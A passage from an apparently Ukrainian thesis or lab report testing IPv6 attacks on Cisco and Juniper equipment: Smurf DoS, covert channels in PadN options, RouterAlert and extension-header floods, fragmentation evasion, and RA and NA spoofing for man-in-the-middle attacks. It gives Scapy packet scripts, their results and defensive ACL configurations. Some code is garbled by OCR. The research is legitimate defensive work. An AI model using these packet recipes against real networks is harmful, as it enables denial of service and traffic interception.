64 bytes from fe80::2824:c9b8:895f:f78f: icmp_seq=2 ttl=64 time=12.0 ms
(DUP!)
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=2 ttl=64 time=0.5 ms
64 bytes from fe80::2824:c9b8:895f:f78f: icmp_seq=2 ttl=64 time=11.0 ms
(DUP!)
```

Рис. 4.3. Результат виконання розвідки в мережі IPv6 (сегмент cisco)

```
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=1 ttl=64 time=1.3 ms
64 bytes from fe80::4844:c9b8:895f:f78f: icmp_seq=1 ttl=64 time=0.1 ms
(DUP!)
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=2 ttl=64 time=1.21 ms
64 bytes from fe80::4844:c9b8:895f:f78f: icmp_seq=2 ttl=64 time=2.1 ms
(DUP!)
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=2 ttl=64 time=0.2 ms
64 bytes from fe80::4844:c9b8:895f:f78f: icmp_seq=2 ttl=64 time=9.0 ms
(DUP!)
```

Рис. 4.4. Результат виконання розвідки в мережі IPv6 (сегмент juniper)

Ефективних методів для запобігання розвідки в мережі, які б не вплинули на функціонування мережі немає. Заборона мультикаст повідомлень унеможливить автоматичне налаштування кінцевих пристроїв та процедур пов’язаних із ним; фільтрація ICMPv6 повідомлень ускладнить діагностику мережі. Що ж стосується кінцевих пристроїв, то реалізація операційної системи у відповідності до RFC хоча б зменшить та ускладнить варіанти виконання розвідки.

Таким чином, кінцеві пристрої, є вразливими до такого роду атак, хоч загалом, сама по собі фаза розвідки не є небезпечною, але її результатом є список потенційних жертв для подальших дій зловмисника.

4.2.2. Smurf атака

Атака Smurf відноситься до атак типу DoS та працює на основі ICMP повідомлень. Можна виділити три види Smurf атаки в залежності від

комбінації використовуваних адрес відправника та приймача, в табл. 4.3 показано можливі варіанти.

Таблиця 4.3. Різновиди Smurf атак

Назва	Адреса відправника	Адреса приймача
Smurf атака	Адреса жертви	*all-nodes* мультикаст
Зворотна Smurf атака	*all-nodes* мультикаст	Адреса жертви
Smurf затоплення	*all-nodes* мультикаст	*all-nodes* мультикаст

За результатами попередніх тестів відомо, що кінцеві пристрої не відповідають на повідомлення, в яких адреса відправника *all-nodes* мультикаст, тому вірогідна реалізація лише звичайної Smurf атаки.

На рис. 4.5 показано скрипт повідомлення.

```
Packet = IPv6(src=src_pc1, dst="ff02::1") \
/ICMPv6EchoRequest()
```

Рис. 4.5. Скрипт повідомлення для Smurf атаки

Для отримання помітного результату, генерується 1000 запитів. Навантаження є незначним, так як в мережі всього два пристрої, що відповідають на цей запит (PC2 та PC3). На рис. 4.6 показано завантаження кінцевого просторою PC1-c(j).

Методів для запобігання Smurf атаки, які б не вплинули на функціонування мережі немає, так як фільтрація ICMPv6 повідомлень ускладнить діагностику мережі. Можливим варіантом є використання аналізаторів трафіку IPS/IDS систем, які можуть реагувати/попереджати про підозрілий трафік або активність в мережі.



Рис. 4.6. Показники навантаження Windows 7 при Smurf атаці

Таким чином, кінцеві пристрої, є вразливими до такого роду атак, результатом яких може бути відмова в обслуговуванні пристрою жертви та завантаження каналу.

4.2.3. Використання заголовків розширення

Задачею маршрутизатора є визначення адреси приймача та обробка заголовку розширення Hop–by–Hop, в той час як брандмауер повинен розпізнавати та аналізувати всі заголовки розширення для послідуючої обробки заголовку вищого рівня, що також може використовуватись зловмисником. Брандмауер може бути як окремим проміжним пристроєм мережі, так і налаштованим на маршрутизаторі або комутаторі.

«Прихований канал»

Заголовки розширення IPv6 дають можливість створення «прихованого каналу» за допомогою опції PadN (у Hop-by-Hop Extension Header та Destination Extension header). Для перевірки даної вразливості, за

допомогою Scapy формувалось повідомлення із інформацією прихованою в опціях PadN (див. рис. 4.7). Повідомлення складається із ста двадцяти символів ‘A’ та ста п’ятдесяти символів ‘B’ (‘\101’ – код символу ‘A’, ‘\102’ – код символу ‘B’).

```
packet = IPv6(src=src_ip, dst=dst_ip) \
/IPv6ExtHdrDestOpt(options=PadN(optdata='\101'*120) \
/PadN(optdata='\102'*150) \
/ICMPv6EchoRequest()
```

Рис. 4.7. Повідомлення із прихованою інформацією в опціях PadN

В результаті, на пристрої отримувача, де працювала програма Wireshark, повідомлення прийшло неушкодженим (див. рис. 4.8).



Рис. 4.8. Повідомлення з прихованою інформацією, отримане кінцевим пристроєм

За RFC повідомлення, що містять декілька опцій PadN, або розмір опції перевищує 5 байт, або заповнено значенням відмінним від «0» повинні відкидатись брандмауером. Операційні системи обох виробників проміжного обладнання, за результатами тестів, невідповідність RFC. Крім того, не мають можливості для визначення підроблених заголовків розширення. Фільтрація повідомлень за списком доступу, яку можливо виконати на проміжних пристроях може спрацьовувати і на користувацький трафік.

Таким чином, зловмисник має можливість передавати приховану інформацію.

Опція RouterAlert

Опція RouterAlert, що знаходиться в заголовку розширення Hop–by–Hop, інструктує маршрутизатор про необхідність глибшої обробки повідомлення. При програмній обробці повідомлення, маршрутизатор може бути вразливий для DoS атаки, у випадку «затоплення» такими повідомленнями. В даному випадку, при використанні віртуальних маршрутизаторів виконується саме програмна обробка повідомлень.

Скрипт для повідомлення з опцією RouterAlert показано на рис. 4.9.

```
packetRouterAlert = IPv6(dst=dst_r1) /
IPv6ExtHdrHopByHop(options=RouterAlert(value=0))
/TCP(sport=RandShort(),dport=80)/
```

Рис. 4.9. Використання опції RouterAlert в заголовку розширення Hop–by–Hop

В результаті надсилання 10 000 таких повідомлень спостерігалось завантаження ЦП процесора маршрутизаторів. На рис. 4.10 та 4.11 показано завантаження ЦП при обробці даного повідомлення (вісь абсцис – час з кроком в 5 хвилин, вісь ординат – завантаження ЦП у відсотках) маршрутизатора cisco та juniper відповідно.



Рис. 4.10. Середнє завантаження ЦП маршрутизатора cisco

Бачимо, що справді маршрутизатори можуть стати жертвами DoS атаки, навантаження ЦП маршрутизатора cisco зростає до 60%, а маршрутизатора juniper сягає 50%. При цьому, операційні системи обох виробників не мають можливості визначати підроблене повідомлення.



Рис. 4.11. Середнє завантаження ЦП маршрутизатора juniper

Стек заголовків розширення

Пакет IPv6 може взагалі не мати заголовків розширення, або мати один та більше. Стек заголовків розширення може стати причиною завантаження ЦП проміжного пристрою, що мають обов'язково пройти набір правил списку доступу. Для цього додаємо прості списки доступу на внутрішні інтерфейси маршрутизаторів.

Скрипт повідомлення з послідовністю заголовків розширення показано на рис. 4.12.

```
packet = IPv6(src=src_ip, dst=dst_ip) \
/IPv6ExtHdrHbyHOpt(options=PadN(optdata='\101'*10) \
/IPv6ExtHdrDestOpt(options=PadN(optdata='\101'*10) \
/IPv6ExtHdrRouting(addresses=["2001:78::1","2001:20::385"])\
/ICMPv6EchoRequest()\
/TCP_SYN=TCP(sport=1500, dport=80, flags="S", seq=100)\
/TCP_SYNACK=sr1(ip/TCP_SYN)
send(packet)
```

Рис. 4.12. Повідомлення із послідовністю заголовків розширення

В результати надсилання 10 000 повідомлень спостерігалось підвищення навантаження ЦП на маршрутизаторах. На рис. 4.13 та рис. 4.14 показано завантаження ЦП при обробці даного повідомлення (вісь абсцис – час з кроком в 5 хвилин, вісь ординат – завантаження ЦП у відсотках) маршрутизатора cisco та juniper відповідно.



Рис. 4.13. Середнє завантаження ЦП маршрутизатора cisco

Бачимо, що справді маршрутизатори можуть стати жертвами DoS атаки, при цьому, операційні системи обох виробників не мають можливості визначати підроблене повідомлення. Якщо відсіювати повідомлення за наявності заголовків розширення, то може постраждати користувацький трафік.



Рис. 4.14. Середнє завантаження ЦП маршрутизатора juniper

Фрагментація

У попередньому розділі згадувалось, що з протоколом IPv6 фрагментація здійснюється виключно на кінцевих пристроях, це означає, що всі повідомлення надіслані кінцевим пристроєм відповідатимуть PMTU, за можливим виключенням останнього повідомлення без флага MF (more fragments). Скрипт повідомлення показано на рис. 4.15.

Не маючи додаткових налаштувань безпеки на проміжних пристроях, повідомлення передається отримувачу, як це показано на рис. 4.16.

```
payload = '\101'*10
pkt = IPv6(src= src_ip, dst= dst_ip, plen=16)
icmpv6 = ICMPv6EchoRequest(cksum=csum)
frag1 = IPv6ExtHdrFragment(offset=0, m=1, id=502, nh=58)
frag2 = IPv6ExtHdrFragment(offset=1, m=0, id=502, nh=58)
packet1 = pkt/frag1/icmpv6
packet2 = pkt/frag2/payload
```

Рис. 4.15. Повідомлення, що є водночас і першим і останнім фрагментом



Рис. 4.16. Повідомлення, отримане кінцевим пристроєм

Брандмауер, що не відстежує потоки повідомлень (stateless) пропускає останній фрагмент без перевірки. Блокування повідомлень за флагом MF, або за заголовком розширення *Fragment(44)* призводить до втрати користувацького трафіку. На рис. 4.17 показано варіант налаштування.

Cisco	Juniper

ipv6 access-list BLK-FRAGM
deny ipv6 any any fragments
permit ipv6 any any
	family inet6 {
	filter fragments {
	term t1 {
	from {
	extension-headers 44;
	}
	then discard;
	}
	term default {
	then accept;
	}
	}
	}

Рис. 4.17. Налаштування брандмауера для фільтрації фрагментованих повідомлень

Таким чином, фрагментація також може використовуватись, в якості прихованого каналу для передачі даних. Можливим вирішенням проблеми є використання брандмауера, що слідкує за потоками повідомлень (stateful), він відкидає фрагменти, що не є частиною певної сесії з'єднання, але даний брандмауер не підтримується використаними операційними системами.

4.2.4. Автоматичне налаштування та протокол ND

Атаки пов’язані із автоматичним налаштуванням кінцевих пристроїв мають місце лише всередині локальної мережі, і відповідні ICMPv6 не повинні виходити за її межі та блокуватись брандмауером.

Підміна RA повідомлення

Підміна RA повідомлень може призвести до DoS або MitM атаки.

В першому випадку виконується підміна шлюзу за замовчуванням і як результат, кінцеві пристрої використовуватимуть пристрій зловмисника. Тобто, відбуватиметься односторонній обмін трафіком.

В другому випадку пристрій зловмисника після отримання трафіку передає його на шлюз за замовчуванням. В такому разі здійснюється часткове прослуховування трафіку, так як зворотні повідомлення передаються безпосередньо отримувачам.

Повідомлення RA в обох випадках буде однаковим (див. рис. 4.18), різниця полягатиме у налаштуванні пристрою зловмисника для подальшої передачі трафіку.

```
ra = IPv6(src=src_ip,dst="ff02::1")
/ICMPv6ND RA(chlim=64,routerlifetime=300)\
/ICMPv6NDOptMTU(mtu=1500)\
/ICMPv6NDOptSrcLLAddr(lladdr="fe80::105c:0fff:fe92:89c5")\
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:a::")
```

Рис. 4.18. Підміна RA повідомлення

На рис. 4.19 показано вивід команди tracert/traceroute на проміжних пристроях, в результаті здійснення MitM атаки.

PC1

```
C:\Users\win7\tracert -6 2001:db8:a::a8bb:ccff:fe00:6e00

Tracing route to 2001:db8:a::a8bb:ccff:fe00:6e00 over a maximum of 30 hops

1    1ms   <2ms   1ms  2001:db8:a::105c:0fff:fe92:89c5
2    1ms    1ms   1ms  2001:db8:a::a8bb:ccff:fe00:6e00

Trace complete.
```

PC2

```
C:\Users\win8\tracert -6 2001:db8:a::a8bb:ccff:fe00:6e00

Tracing route to 2001:db8:a::a8bb:ccff:fe00:6e00 over a maximum of 30 hops

1    1ms   1ms   1ms  2001:db8:a::105c:0fff:fe92:89c5
2    1ms   1ms   1ms  2001:db8:a::a8bb:ccff:fe00:6e00

Trace complete.
```

PC3

```
user@ubuntu$ traceroute6 2001:db8:a::a8bb:ccff:fe00:6e00

traceroute to 2001:db8:a::a8bb:ccff:fe00:6e00
(2001:db8:a::a8bb:ccff:fe00:6e00), 30 hops max, 80 byte packets

 1  2001:db8:a::105c:0fff:fe92:89c5 (2001:db8:a::105c:0fff:fe92:89c5)
0.378 ms  0.400 ms  0.510 ms

 2  2001:db8:a::a8bb:ccff:fe00:6e00 (2001:db8:a::a8bb:ccff:fe00:6e00)
30.653 ms  31.679 ms  33.852 ms
```

Рис. 4.19. Вивід команди tracert/traceroute на проміжних пристроях, в результаті здійснення MitM атаки

Для попередження такого роду атак на комутаторі повинні блокуватись RA повідомлення, що надходять з інтерфейсів, де підключені кінцеві пристрої. Налаштування списку доступу приведено на рис. 4.20. Список доступу застосовується на інтерфейсах для вхідного трафіку.

При налаштуванні комутатора cisco була здійснена перевірка спрацювання списку доступу на інтерфейсі, до якого підключено маршрутизатор, в результаті повідомлення були заблоковані і кінцеві пристрої не виконали автоматичного налаштування. При активації списку доступу на інтерфейсі з пристроєм зловмисника, блокування повідомлень не відбувалось.

Cisco	Juniper

ipv6 access-list HOST
deny icmp any any router-advertisement
permit ipv6 any any
	family ethernet-switching {
	filter block-router-advert {
	term t1 {
	from {
	icmp-type router-advertisement;
	}
	then discard;
	}
	term default {
	then accept;
	}
	}
	}

Рис. 4.20. Налаштування фільтрації RA повідомлень

При налаштуванні комутатора juniper фільтрація RA повідомлень здійснювалась в обох випадках.

Отже, дані атаки можуть використовуватись зловмисником для відмови в доступі або перехоплення трафіку. Незважаючи на те, що проміжне обладнання має механізм для попередження атаки, він не спрацьовує за потрібних умов на комутаторі cisco.

«Затоплення» RA повідомленнями

Для здійснення даної атаки сформуємо RA повідомлення з 17 префіксами та відповідними до них маршрутами (див. рис. 4.21).

В результаті надсилання 100 повідомлень, віртуальні машини перестали відповідати. Причиною такого результату може бути недостатня кількість виділених ресурсів, тому даний експеримент варто відтворити на фізичному обладнанні.

При використанні механізмів захисту описаних вище, комутатор juniper запобігає атаці на відміну від комутатора cisco.

```
ra = IPv6(src=src_ip, dst="ff02::1")
/ICMPv6ND RA(chlim=64,routerlifetime=300)
/ICMPv6NDOptMTU(mtu=1500)
/ICMPv6NDOptSrcLLAddr(lladdr="fe80::105c:0fff:fe92:89c5")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,p(Ctrl)edlifet
ime=180,prefix="2001:db8:1::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:2::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:3::")
…
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:15::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:16::")
/ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,preferredlifet
ime=180,prefix="2001:db8:17::")
```

Рис. 4.21. RA повідомлення з додатковою інформацією

Підміна NA повідомлення

Зловмисник може здійснювати перехоплення повідомлень, якими обмінюються вузол А та вузол В, виконавши підміну NA повідомлення, як це показано на рис. 4.22.

```
ether=(Ether(dst=”00:30:00:00:02:01”, src=”12:5c:0f:92:89:c5”))\
/ipv6=IPv6(src='fe80::1', dst='fe80::2')\
/na=ICMPv6ND_NA(tgt='fe80::1', R=0)\
/lla=ICMPv6NDOptDstLLAddr(lladdr=” fe80::105c:0fff:fe92:89c5”)
```

Рис. 4.22. Підміна NA повідомлення

Пристрій жертви отримує відповіді на NS повідомлення від зловмисника та від справжнього пристрою, в кеші буде збережено запис, що відповідає останньому NA повідомленню, тому зловмисник надсилатиме два повідомлення. На рис. 4.23 зображено результат відтворення атаки.

Проміжне обладнання не має механізмів для попередження даної атаки. Комутатори та маршрутизатори так само зберігають інформацію про сусідство, отриману через NA повідомлення.

Отже, дана MitM атака може відтворюватись у IPv6 мережі.

До атаки

```
C:\Users\win7\netsh interface ipv6 show neighbors

Internet Address                  Physical Address    Type
--------------------------------- ----------------- ----------

2001:db8:a::0230:00ff:fe00:0203   00-30-00-00-02-03  Stale
2001:db8:a::3834:c9b8:895f:f78f   00-30-00-00-02-02  Stale
fe80::a8bb:ccff:fe00:6e00         aa-bb-cc-00-6e-00  Reachable (Router)
```

Після атаки

```
C:\Users\win7\netsh interface ipv6 show neighbors

Internet Address                  Physical Address    Type
--------------------------------- ----------------- ----------

